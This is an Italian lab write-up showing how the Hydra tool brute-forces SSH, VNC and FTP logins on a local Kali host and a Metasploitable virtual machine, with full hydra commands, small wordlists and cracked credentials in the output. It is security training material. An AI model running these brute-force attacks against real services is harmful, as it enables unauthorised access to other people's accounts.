Floriana Feminò

01/12/2022

AUTHENTICATION CRACKING CON HYDRA


Configurazione di servizi di rete e cracking dell’autenticazione:

1. **SSH**
2. **VNC**
3. **FTP**

---


1. SSH

Aggiungiamo un nuovo utente su Kali, che chiameremo **test_user**. La password sarà **testpass**.




```
┌──(root㉿kali)-[/home/kali]
└─# adduser test_user
Adding user `test_user' ...
Adding new group `test_user' (1001) ...
Adding new user `test_user' (1001) with group `test_user (1001)' ...
Creating home directory `/home/test_user' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
Adding new user `test_user' to supplemental / extra groups `users' ...
Adding user `test_user' to group `users' ...

┌──(root㉿kali)-[/home/kali]
└─# 
```

Adesso avviamo il servizio **SSH** e verifichiamo l’accesso dall’utenza appena creata:




```
┌──(root㉿kali)-[/home/kali]
└─# service ssh start
```



```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
RSA key fingerprint is SHA256:QoHbAHkn2pEl9FfO7sIFS4bGQVMiK0cNswY5Xq9J1U4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (RSA) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ 
```

Adesso procediamo al cracking delle credenziali usando **Hydra**. Per comodità, in questa occasione di test ho creato due brevi wordlists contenenti, tra gli altri, lo username e la password dell'utente test_user:


~/Desktop/usernames.txt - Mousepad
File
Edit
Search
View
Document
Help
~/Desktop/passwords.txt - Mousepad
File
Edit
Search
View
Document
Help


```
user
msfadmin
test_user
user1
root
```

```
password
msfadmin
testpass
abcdef
pass
```

Eseguiamo adesso il comando

hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ssh -V


dove lo switch -V ci fornisce dettagli sui tentativi di autenticazione in corso



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ssh -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-04 06:29:10
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:5/p:6), ~8 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 1 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "msfadmin" - 2 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 3 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "abcdef" - 4 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "pwd" - 5 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "pass" - 6 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "password" - 7 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "msfadmin" - 8 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "testpass" - 9 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "abcdef" - 10 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "pwd" - 11 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "msfadmin" - pass "pass" - 12 of 30 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 13 of 30 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "msfadmin" - 14 of 30 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 15 of 30 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abcdef" - 16 of 30 [child 2] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
```

Come si nota, Hydra ha identificato le credenziali esatte.


Adesso proviamo l'exploit delle credenziali di accesso al servizio SSH di **Metasploitable**. Verifichiamo il corretto accesso dell'utente msfadmin:



```
┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.50.101
msfadmin@192.168.50.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Dec  4 00:59:07 2022 from 192.168.50.100
msfadmin@metasploitable:~$ █
```

Adesso procediamo al cracking delle credenziali con Hydra:


hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 ssh



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-04 09:07:35
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[22][ssh] host: 192.168.50.101   login: msfadmin   password: msfadmin
[STATUS] 25.00 tries/min, 25 tries in 00:01h, 1 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-04 09:08:47
```

2. VNC


Per il prossimo test, procederemo al cracking dell'autenticazione al servizio VNC di Metasploitable. Per questo tipo di servizio non è necessario indicare uno username, perché l'accesso è indicato da una combinazione indirizzo IP / password. Per l'occasione, ho modificato la wordlist precedentemente creata, includendo la password di autenticazione a VNC:



```
msfadmin
Ak0/=1g-
testpass
password
abcdef

```

Eseguiamo il comando


hydra -P passwords.txt 192.168.50.101 -t4 vnc -V



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -P passwords.txt 192.168.50.101 -t4 vnc -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-04 08:13:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), ~2 tries per task
[DATA] attacking vnc://192.168.50.101:5900/
[ATTEMPT] target 192.168.50.101 - login "" - pass "msfadmin" - 1 of 5 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "" - pass "Ak0/=1g-" - 2 of 5 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "" - pass "testpass" - 3 of 5 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "" - pass "password" - 4 of 5 [child 3] (0/0)
[5900][vnc] host: 192.168.50.101   password: Ak0/=1g-
[STATUS] attack finished for 192.168.50.101 (valid pair found)
```

3. FTP


Avviamo il servizio FTP su Kali e verifichiamo l'accesso da parte dell'utente di test "test_user":



```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ftp test_user@192.168.50.100
Connected to 192.168.50.100.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


Procediamo adesso al cracking, eseguendo il seguente comando:

hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ftp




```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-04 10:13:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-04 10:13:43
```

Infine, testiamo l'accesso al servizio FTP di Metasploitable e in seguito procediamo con l'exploit delle credenziali:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp msfadmin@192.168.50.101
Connected to 192.168.50.101.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-04 10:24:10
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-04 10:24:31
```